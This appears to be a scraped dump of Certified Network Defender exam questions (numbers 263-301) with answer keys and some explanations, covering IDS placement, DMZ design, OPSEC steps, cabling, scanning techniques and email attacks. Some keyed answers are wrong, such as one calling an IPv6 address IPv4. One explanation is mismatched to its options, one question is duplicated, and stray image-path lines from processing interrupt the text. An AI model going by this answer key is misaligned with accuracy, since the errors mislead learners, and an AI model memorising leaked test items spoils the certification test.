The solution described is a Network Intrusion Detection System (NIDS). A NIDS is designed to monitor and analyze network traffic for all computers on a network without affecting the traffic flow. It gathers information on potential security threats and alerts the network administrator-in this case, Fred-without taking direct action to block the traffic. This aligns with the requirement of Fred's boss for a solution that monitors network traffic and gathers information without impacting it. Unlike a Network Intrusion Prevention System (NIPS), which actively blocks potential threats, or Host-based Intrusion Detection/Prevention Systems (HIDS/HIPS), which are installed on individual hosts, a NIDS operates at the network level to monitor traffic across all systems.

References: The characteristics of a NIDS, as opposed to NIPS, HIDS, or HIPS, are well-documented in cybersecurity literature and align with the Certified Network Defender (CND) course objectives and documents.

NEW QUESTION: 263
What represents the ability of an organization to respond under emergency in order to minimize the damage to its brand name, business operation, and profit?
A. Disaster recovery
B. Incident management
C. Emergency management
D. Crisis management
Answer: D (LEAVE A REPLY)
Crisis management represents the ability of an organization to respond effectively during emergencies to minimize damage to its brand name, business operations, and profits. It involves identifying a threat to an organization and responding to it in a timely manner. Crisis management plans and processes can help an organization deal with unexpected events, ensuring that they are prepared to deal with potential disruptions. This strategic management process is designed to protect an organization from various risks and to prevent these risks from becoming bigger issues.

NEW QUESTION: 264
Which of the following policies is used to add additional information about the overall security posture and serves to protect employees and organizations from inefficiency or ambiguity?
A. User policy
B. IT policy
C. Issue-Specific Security Policy
D. Group policy
Answer: C (LEAVE A REPLY)
The Issue-Specific Security Policy (ISSP) is used to add additional information about the overall security posture. It helps in providing detailed, targeted guidance for instructing organizations in the secure use of tech systems. This policy serves to protect employees and organizations from inefficiency or ambiguity.
Answer option A is incorrect. A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data.
Answer option B is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following:
Virus incident and security incident
Backup policy
Client update policies

Server configuration, patch update, and modification policies (security) Firewall policies Dmz policy, email retention, and auto forwarded email policy Answer option D is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization.

NEW QUESTION: 265
Which type of risk treatment process Includes not allowing the use of laptops in an organization to ensure its security?
A. Risk avoidance
B. Mitigate the risk
C. Eliminate the risk
D. Reduce the risk
Answer: (SHOW ANSWER)
The risk treatment process that includes not allowing the use of laptops in an organization to ensure its security is known as risk avoidance. Risk avoidance is a strategy that involves identifying a potential risk and making the decision to not engage in the activity that presents the risk. In the context of information security, this could mean choosing not to use certain technologies or systems that could pose a security threat. By not using laptops, an organization can avoid the risks associated with loss, theft, or unauthorized access that laptops, being portable, are particularly susceptible to.

NEW QUESTION: 266
Which of the following type of UPS is used to supply power above 10kVA and provides an ideal electric output presentation, and its constant wear on the power components reduces the dependability?
A. Stand by On-line hybrid
B. Line Interactive
C. Double conversion on-line
D. Stand by Ferro
Answer: (SHOW ANSWER)
The type of UPS that is used to supply power above 10kVA and provides an ideal electric output presentation, while its constant wear on the power components reduces dependability, is the Double conversion on-line UPS. This UPS system works by converting the incoming AC power to DC to charge the batteries and then converting it back to AC for the connected equipment. This double conversion process provides a very clean and stable power supply, which is ideal for sensitive electronic equipment. However, because the power components are constantly in use, they tend to wear out more quickly, which can reduce the overall dependability of the system12.

NEW QUESTION: 267
Which of the following refers to the clues, artifacts, or evidence that indicate a potential intrusion or malicious activity in an organization's infrastructure?

A. Indicators of attack
B. Indicators of compromise
C. Key risk indicators
D. Indicators of exposure
Answer: B (LEAVE A REPLY)
Indicators of Compromise (IoCs) are clues, artifacts, or evidence that suggest a potential intrusion or malicious activity within an organization's infrastructure. IoCs are used to identify and respond to security breaches and can include log entries, file hashes, unusual network traffic, or specific patterns that match known threats.
* Indicators of Attack (IoA): Focus on detecting the methods and techniques used by attackers.
* Key Risk Indicators: Metrics that indicate increased risk levels.
* Indicators of Exposure: Signs that reveal vulnerabilities or weaknesses in the system.
References:
* EC-Council Certified Network Defender (CND) Study Guide
* Threat detection and incident response documentation

NEW QUESTION: 268
Which of the following statements are TRUE about Demilitarized zone (DMZ)?
Each correct answer represents a complete solution. Choose all that apply.
A. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.
B. Hosts in the DMZ have full connectivity to specific hosts in the internal network.
C. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network.
D. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet.
Answer: A,C,D (LEAVE A REPLY)
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

NEW QUESTION: 269
Which of the following classes of IP addresses provides a maximum of only 254 host addresses per network ID?

A. Class B
B. Class D
C. Class C
D. Class A
Answer: C (LEAVE A REPLY)

NEW QUESTION: 270
Which of the following TCP commands is used to allocate a receiving buffer associated with the specified connection?
A. Close
B. Abort
C. Receive
D. Send
Answer: (SHOW ANSWER)

NEW QUESTION: 271
Which of the following flags is set when a closed port responds to an Xmas tree scan?
A. FIN
B. ACK
C. RST
D. PUSH
Answer: C (LEAVE A REPLY)

NEW QUESTION: 272
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?
A. Analysis of Threats
B. Analysis of Vulnerabilities
C. Assessment of Risk
D. Identification of Critical Information


E. Application of Appropriate OPSEC Measures

Answer: B (LEAVE A REPLY)

OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy. The OPSEC process has five steps, which are as follows: 1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting vital information, rather than attempting to protect all classified or sensitive unclassified information. 2.Analysis of Threats: This step includes the research and analysis of intelligence, counterintelligence, and open source information to identify likely adversaries to a planned operation. 3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action. 4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff. 5.Application of Appropriate OPSEC Measures: The command implements the OPSEC measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

NEW QUESTION: 273

An administrator wants to monitor and inspect large amounts of traffic and detect unauthorized attempts from inside the organization, with the help of an IDS. They are not able to recognize the exact location to deploy the IDS sensor. Can you help him spot the location where the IDS sensor should be placed?



A. Location 4
B. Location 2
C. Location 3
D. Location 1
Answer: B (LEAVE A REPLY)

NEW QUESTION: 274
Which of the following tools is an open source protocol analyzer that can capture traffic in real time?
A. NetResident
B. Wireshark
C. Bridle
D. NetWitness
E. None
Answer: B (LEAVE A REPLY)
Wireshark is an open source protocol analyzer that can capture traffic in real time. Wireshark is a free packet sniffer computer application. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is very similar to tcpdump, but it has a graphical front-end, and many more information sorting and filtering options. It allows

the user to see all traffic being passed over the network (usually an Ethernet network but support is being added for others) by putting the network interface into promiscuous mode.
Wireshark uses pcap to capture packets, so it can only capture the packets on the networks supported by pcap. It has the following features:
Data can be captured "from the wire" from a live network connection or read from a file that records the already-captured packets.
Live data can be read from a number of types of network, including Ethernet, IEEE 802.11, PPP, and loopback.
Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, tshark.
Captured files can be programmatically edited or converted via command-line switches to the "editcap" program.
Data display can be refined using a display filter. Plugins can be created for dissecting new protocols.
Answer option C is incorrect. Snort is an open source network intrusion prevention and detection system that operates as a network sniffer. It logs activities of the network that is matched with the predefined signatures.
Signatures can be designed for a wide range of traffic, including Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Control Message Protocol (ICMP).
Answer option D is incorrect. NetWitness is used to analyze and monitor the network traffic and activity.
Answer option A is incorrect. Netresident is used to capture, store, analyze, and reconstruct network events and activities.


NEW QUESTION: 275
CORRECT TEXT
Fill in the blank with the appropriate word. The _____risk analysis process analyzes the effect of a risk event deriving a numerical value.
Answer:
quantitative
Explanation:
Quantitative risk analysis is a process to assess the probability of achieving particular project objectives, to quantify the effect of risks on the whole project objective, and to prioritize the risks based on the impact to the overall project risk. The quantitative risk analysis process analyzes the effect of a risk event deriving a numerical value. It also presents a quantitative approach to build decisions in the presence of uncertainty. The inputs for quantitative risk analysis are as follows:
Organizational process assets Project scope statement Risk management plan Risk register Project management plan

NEW QUESTION: 276


DRAG DROP

Drag and drop the terms to match with their descriptions.

Select and Place:



Answer:



Explanation:

Following are the terms with their descriptions:

Terms	Description
Trojan horse	It is a malicious software program that contains hidden code and masquerades itself as a normal program.
Ping sweep	It is a technique used to determine which of a range of IP addresses map to live hosts.
Spamware	It is software designed by or for spammers to send out automated spam e-mail.
Backdoor	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

A Trojan horse is a malicious software program that contains hidden code and masquerades itself as a normal

program. When a Trojan horse program is run, its hidden code runs to destroy or scramble data on the hard

disk. An example of a Trojan horse is a program that masquerades as a computer logon to retrieve user

names and password information. The developer of a Trojan horse can use this information later to gain
unauthorized access to computers. Trojan horses are normally spread by e-mail attachments.
Ping sweep is a
technique used to determine which of a range of IP addresses map to live hosts. It consists of ICMP ECHO
requests sent to multiple hosts. If a given address is live, it will return an ICMP ECHO reply. A ping is often
used to check that a network device is functioning. To disable ping sweeps on a network, administrators can
block ICMP ECHO requests from outside sources. However, ICMP TIMESTAMP and ICMP INFO can be used
in a similar manner. Spamware is software designed by or for spammers to send out automated spam e-mail.
Spamware is used to search for e-mail addresses to build lists of e-mail addresses to be used either for
spamming directly or to be sold to spammers. The spamware package also includes an e-mail harvesting tool.
A backdoor is any program that allows a hacker to connect to a computer without going through the normal
authentication process. The main advantage of this type of attack is that the network traffic moves from inside
a network to the hacker's computer. The traffic moving from inside a network to the outside world is typically
the least restrictive, as companies are more concerned about what comes into a network, rather than what
leaves it. It, therefore, becomes hard to detect backdoors.

NEW QUESTION: 277
Which of the following steps are required in an idle scan of a closed port?
Each correct answer represents a part of the solution. Choose all that apply.
A. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.
B. In response to the SYN, the target sends a RST.
C. The zombie's IP ID increases by only 1.
D. The attacker sends a SYN/ACK to the zombie.
E. The zombie's IP ID increases by 2.
Answer: A,B,C,D (LEAVE A REPLY)

NEW QUESTION: 278
A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides an attacker unauthorized access to a computer. Which of the following tools

can an attacker use to perform war dialing? Each correct answer represents a complete solution. Choose all that apply.

A. ToneLoc

B. Wingate

C. THC-Scan

D. NetStumbler

Answer: A,C (LEAVE A REPLY)

THC-Scan and ToneLoc are tools used for war dialing. A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides the attacker unauthorized access to a computer. Answer option D is incorrect. NetStumbler is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. It detects wireless
networks and marks their relative position with a GPS. It uses an 802.11 Probe Request
that has been sent to the broadcast destination address.
Answer option B is incorrect. Wingate is a proxy server.

NEW QUESTION: 279

Which of the following is the main international standards organization for the World Wide Web?

A. CCITT

B. ANSI

C. W3C

D. WASC

Answer: C (LEAVE A REPLY)

NEW QUESTION: 280

Which of the following UTP cables uses four pairs of twisted cable and provides transmission speeds of up to
16 Mbps?

A. Category 5e

B. Category 3

C. Category 5

D. Category 6

Answer: B (LEAVE A REPLY)

Explanation
Explanation:
Category 3 type of UTP cable uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps. They are commonly used in Ethernet networks that operate at the speed of 10 Mbps. A higher speed is also possible by these cables implementing the Fast Ethernet (100Base-T4) specifications. This cable is used mainly for telephone systems.
Answer option C is incorrect. This category of UTP cable is the most commonly used cable in present day networks. It consists of four twisted pairs and is used in those Ethernet networks that

run at the speed of 100 Mbps. Category 5 cable can also provide a higher speed of up to 1000 Mbps.
Answer option A is incorrect. It is also known as Category 5 Enhanced cable. Its specification is the same as category 5, but it has some enhanced features and is used in Ethernets that run at the speed of 1000 Mbps.
Answer option D is incorrect. This category of UTP cable is designed to support high-speed networks that run at the speed of 1000 Mbps. It consists of four pairs of wire and uses all of them for data transmission. Category
6 provides more than twice the speed of Category 5e, but is also more expensive.

NEW QUESTION: 281
Which of the following is a telecommunication service designed for cost-efficient data transmission for intermittent traffic between local area networks (LANs) and between end-points in a wide area network (WAN)?
A. X.25
B. PPP
C. ISDN
D. Frame relay
Answer: (SHOW ANSWER)

NEW QUESTION: 282
Henry needs to design a backup strategy for the organization with no service level downtime. Which backup method will he select?
A. Cold backup
B. Normal backup
C. Warm backup
D. Hot backup
Answer: D (LEAVE A REPLY)

NEW QUESTION: 283
Identify the virtualization level that creates a massive pool of storage areas for different virtual machines running on the hardware.
A. Fabric virtualization
B. Storage device virtualization
C. Server virtualization
D. File system virtualization
Answer: B (LEAVE A REPLY)
Storage device virtualization is the correct answer because it involves abstracting physical storage resources into a pool of storage that can be managed centrally and allocated to different virtual machines. This level of virtualization allows for the creation of a massive pool of storage

areas that are not tied to a single physical device, providing flexibility and scalability in managing storage resources for various virtual machines running on the hardware.
References: The information aligns with the objectives and documents of the EC-Council's Certified Network Defender (CND) program, which covers various aspects of network security, including virtualization and storage strategies as part of a comprehensive defense approach12.

NEW QUESTION: 284
Fill in the blank with the appropriate term. A _____ is a technique to authenticate digital documents by using computer cryptography.
Answer:
signature

NEW QUESTION: 285
What is the range for private ports?
A. 49152 through 65535
B. 1024 through 49151
C. Above 65535
D. 0 through 1023
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 286
If there is a fire incident caused by an electrical appliance short-circuit, which fire suppressant should be used to control it?
A. Water
B. Wet chemical
C. Dry chemical
D. Raw chemical
Answer: (SHOW ANSWER)
For a fire caused by an electrical appliance short-circuit, the appropriate fire suppressant is a dry chemical extinguisher. This type of extinguisher is effective because it can smother the fire without conducting electricity, which is crucial for electrical fires. Dry chemical extinguishers typically contain agents like mono-ammonium phosphate or sodium bicarbonate, which help to interrupt the chemical reaction of the fire, effectively putting it out. It's important not to use water or wet chemicals on electrical fires, as they can conduct electricity and exacerbate the situation.

NEW QUESTION: 287
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?
A. Analysis of Threats
B. Application of Appropriate OPSEC Measures
C. Identification of Critical Information
D. Analysis of Vulnerabilities
E. Assessment of Risk
Answer: (SHOW ANSWER)
OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy.
The OPSEC process has five steps, which are as follows:
1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting vital information, rather than attempting to protect all classified or sensitive unclassified information.
2.Analysis of Threats: This step includes the research and analysis of intelligence, counter-intelligence, and open source information to identify likely adversaries to a planned operation.
3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action.
4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff.
5.Application of Appropriate OPSEC Measures: The command implements the OPSEC measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

NEW QUESTION: 288
Which of the following ranges of addresses can be used in the first octet of a Class B network address?
A. 224-255
B. 0-127
C. 192-223
D. 128-191

Answer: D (LEAVE A REPLY)

NEW QUESTION: 289
Which of the following types of RAID is also known as disk striping?
A. RAID 3
B. RAID 1
C. RAID 0
D. RAID 2
Answer: C (LEAVE A REPLY)

NEW QUESTION: 290
Frank installed Wireshark at all ingress points in the network. Looking at the logs he notices an odd packet source. The odd source has an address of 1080:0:FF:0:8:800:200C:4171 and is using port 21.
What does this source address signify?
A. This source address is IPv6 and translates as 13.1.68.3
B. This address means that the source is using an IPv6 address and is spoofed and signifies an IPv4 address of 127.0.0.1.
C. This source address signifies that the originator is using 802dot1x to try and penetrate into Frank's network
D. This means that the source is using IPv4
Answer: D (LEAVE A REPLY)

NEW QUESTION: 291
Which of the following VPN topologies establishes a persistent connection between an organization's main office and its branch offices using a third-party network or the Internet?
A. Full Mesh
B. Star
C. Point-to-Point
D. Hub-and-Spoke
Answer: (SHOW ANSWER)

NEW QUESTION: 292
Which of the following is a management process that provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders?
A. Log analysis
B. Incident handling
C. Business Continuity Management
D. Patch management
Answer: C (LEAVE A REPLY)

Business Continuity Management is a management process that determines potential impacts that are likely to threaten an organization. It provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders. Business continuity management includes disaster recovery, business recovery, crisis management, incident management, emergency management, product recall, contingency planning, etc.
Answer option D is incorrect. Patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system. Patch management includes the following tasks:
Maintaining current knowledge of available patches
Deciding what patches are appropriate for particular systems
Ensuring that patches are installed properly
Testing systems after installation, and documenting all associated procedures, such as specific configurations requiredA number of products are available to automate patch management tasks, including RingMaster's Automated Patch Management, PatchLink Update, and Gibraltar's Everguard.
Answer option A is incorrect. This option is invalid.
Answer option B is incorrect. Incident handling is the process of managing incidents in an Enterprise, Business, or an Organization. It involves the thinking of the prospective suitable to the enterprise and then the implementation of the prospective in a clean and manageable manner. It involves completing the incident report and presenting the conclusion to the management and providing ways to improve the process both from a technical and administrative aspect. Incident handling ensures that the overall process of an enterprise runs in an uninterrupted continuity.

NEW QUESTION: 293
If Myron, head of network defense at Cyberdyne, wants to change the default password policy settings on the company's Linux systems, which directory should he access?
A. /etc/logrotate.conf
B. /etc/hosts.allow
C. /etc/crontab
D. /etc/login.defs
Answer: D (LEAVE A REPLY)
The /etc/login.defs file in Linux systems contains the configuration for user login settings, which includes the default password policy settings. This file is used to control several aspects of user management, including password requirements such as password aging, password length, and password complexity. When the head of network defense, like Myron, wants to change these settings, he would access and modify the /etc/login.defs file to implement the new password policies across the company's Linux systems.

NEW QUESTION: 294
Sophie has been working as a Windows network administrator at an MNC over the past 7 years.

She wants to check whether SMB1 is enabled or disabled. Which of the following command allows Sophie to do so?

A. Get-WindowsOptionalFeature -Online -FeatureNames SMB1Protocol

B. Get-WindowsOptionalFeatures -Online -FeatureNames SMB1Protocol

C. Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

D. Get-WindowsOptionalFeatures -Online -FeatureName SMB1Protocol

Answer: (SHOW ANSWER)

NEW QUESTION: 295

Peter, a malicious hacker, obtains e-mail addresses by harvesting them from postings, blogs, DNS listings, and Web pages. He then sends a large number of unsolicited commercial e-mail (UCE) messages to these addresses. Which of the following e-mail crimes is Peter committing?

A. E-mail spam

B. E-mail storm

C. E-mail bombing

D. E-mail spoofing

Answer: A (LEAVE A REPLY)

Peter is performing spamming activity. Spam is a term that refers to the unsolicited e-mails sent to a large number of e-mail users. The number of such e-mails is increasing day by day, as most companies now prefer to use e-mails for promoting their products. Because of these unsolicited e-mails, legitimate e-mails take a much longer time to deliver to their destination. The attachments sent through spam may also contain viruses.

However, spam can be stopped by implementing spam filters on servers and e-mail clients.

Answer option C is incorrect. Mail bombing is an attack that is used to overwhelm mail servers and clients by sending a large number of unwanted e-mails. The aim of this type of attack is to completely fill the recipient's hard disk with immense, useless files, causing at best irritation, and at worst total computer failure. E-mail filtering and properly configuring email relay functionality on mail servers can be helpful for protection against this type of attack.

Answer option B is incorrect. An e-mail storm is a sudden spike of Reply All messages on an e-mail distribution list, usually caused by a controversial or misdirected message. Such storms start when multiple members of the distribution list reply to the entire list at the same time in response to an instigating message. Other members soon respond, usually adding vitriol to the discussion, asking to be removed from the list, or pleading for the cessation of messages. If enough members reply to these unwanted messages, this triggers a chain reaction of e-mail messages. The sheer load of traffic generated by these storms can render the e-mail servers carrying them inoperative, similar to a DDoS attack.

Some e-mail viruses also have the capacity to create e-mail storms, by sending copies of themselves to an infected user's contacts, including distribution lists, infecting the contacts in turn.

Answer option D is incorrect. E-mail spoofing is a term used to describe e-mail activity in which the sender address and other parts of the e-mail header are altered to appear as though the e-mail originated from a different source. E-mail spoofing is a technique commonly used for spam

e-mail and phishing to hide the origin of an e-mail message. By changing certain properties of the e-mail, such as the From, Return-Path, and Reply- To fields (which can be found in the message header), ill-intentioned users can make the e-mail appear to be from someone other than the actual sender. The result is that, although the e-mail appears to come from the address indicated in the From field, it actually comes from another source.

NEW QUESTION: 296
Which of the following UTP cables supports transmission up to 20MHz?
A. Category 2
B. Category 5e
C. Category 1
D. Category 4
Answer: D (LEAVE A REPLY)

NEW QUESTION: 297
Which firewall can a network administrator use for better bandwidth management, deep packet inspection, and Hateful inspection?
A. Circuit-level gateway firewall
B. Next generation firewall
C. Network address translation
D. Stateful multi-layer inspection firewall
Answer: B (LEAVE A REPLY)

NEW QUESTION: 298
James wants to implement certain control measures to prevent denial-of-service attacks against the organization. Which of the following control measures can help James?
A. Strong passwords
B. Reduce the sessions time-out duration for the connection attempts
C. A honeypot in DMZ
D. Provide network-based anti-virus
Answer: C (LEAVE A REPLY)
Implementing a honeypot in the Demilitarized Zone (DMZ) can be an effective control measure against denial-of-service (DoS) attacks. A honeypot is a decoy system designed to attract attackers and divert them from legitimate targets. By deploying a honeypot in the DMZ, James can monitor and analyze incoming traffic to identify and mitigate DoS attacks. This proactive security measure allows the organization to detect and respond to malicious activities before they impact critical systems and services.

NEW QUESTION: 299
If there is a fire incident caused by an electrical appliance short-circuit, which fire suppressant should be used to control it?

A. Water
B. Wet chemical
C. Dry chemical
D. Raw chemical
Answer: C (LEAVE A REPLY)
For a fire caused by an electrical appliance short-circuit, the appropriate fire suppressant is a dry chemical extinguisher. This type of extinguisher is effective because it can smother the fire without conducting electricity, which is crucial for electrical fires. Dry chemical extinguishers typically contain agents like mono-ammonium phosphate or sodium bicarbonate, which help to interrupt the chemical reaction of the fire, effectively putting it out. It's important not to use water or wet chemicals on electrical fires, as they can conduct electricity and exacerbate the situation.
References: The use of dry chemical fire extinguishers for electrical fires is a standard safety protocol, as they provide a non-conductive means to extinguish the fire, aligning with the safety measures outlined in the EC-Council's Certified Network Defender (CND) program12.

NEW QUESTION: 300
Which of the following OSI layers defines the electrical and physical specifications for devices?
A. Data link layer
B. Presentation layer
C. Transport layer
D. Physical layer
Answer: D (LEAVE A REPLY)

NEW QUESTION: 301
In which of the following conditions does the system enter ROM monitor mode? Each correct answer represents a complete solution. Choose all that apply.
A. The router does not have a configuration file.
B. There is a need to set operating parameters.
C. The user interrupts the boot sequence.
D. The router does not find a valid operating system image.
Answer: C,D (LEAVE A REPLY)
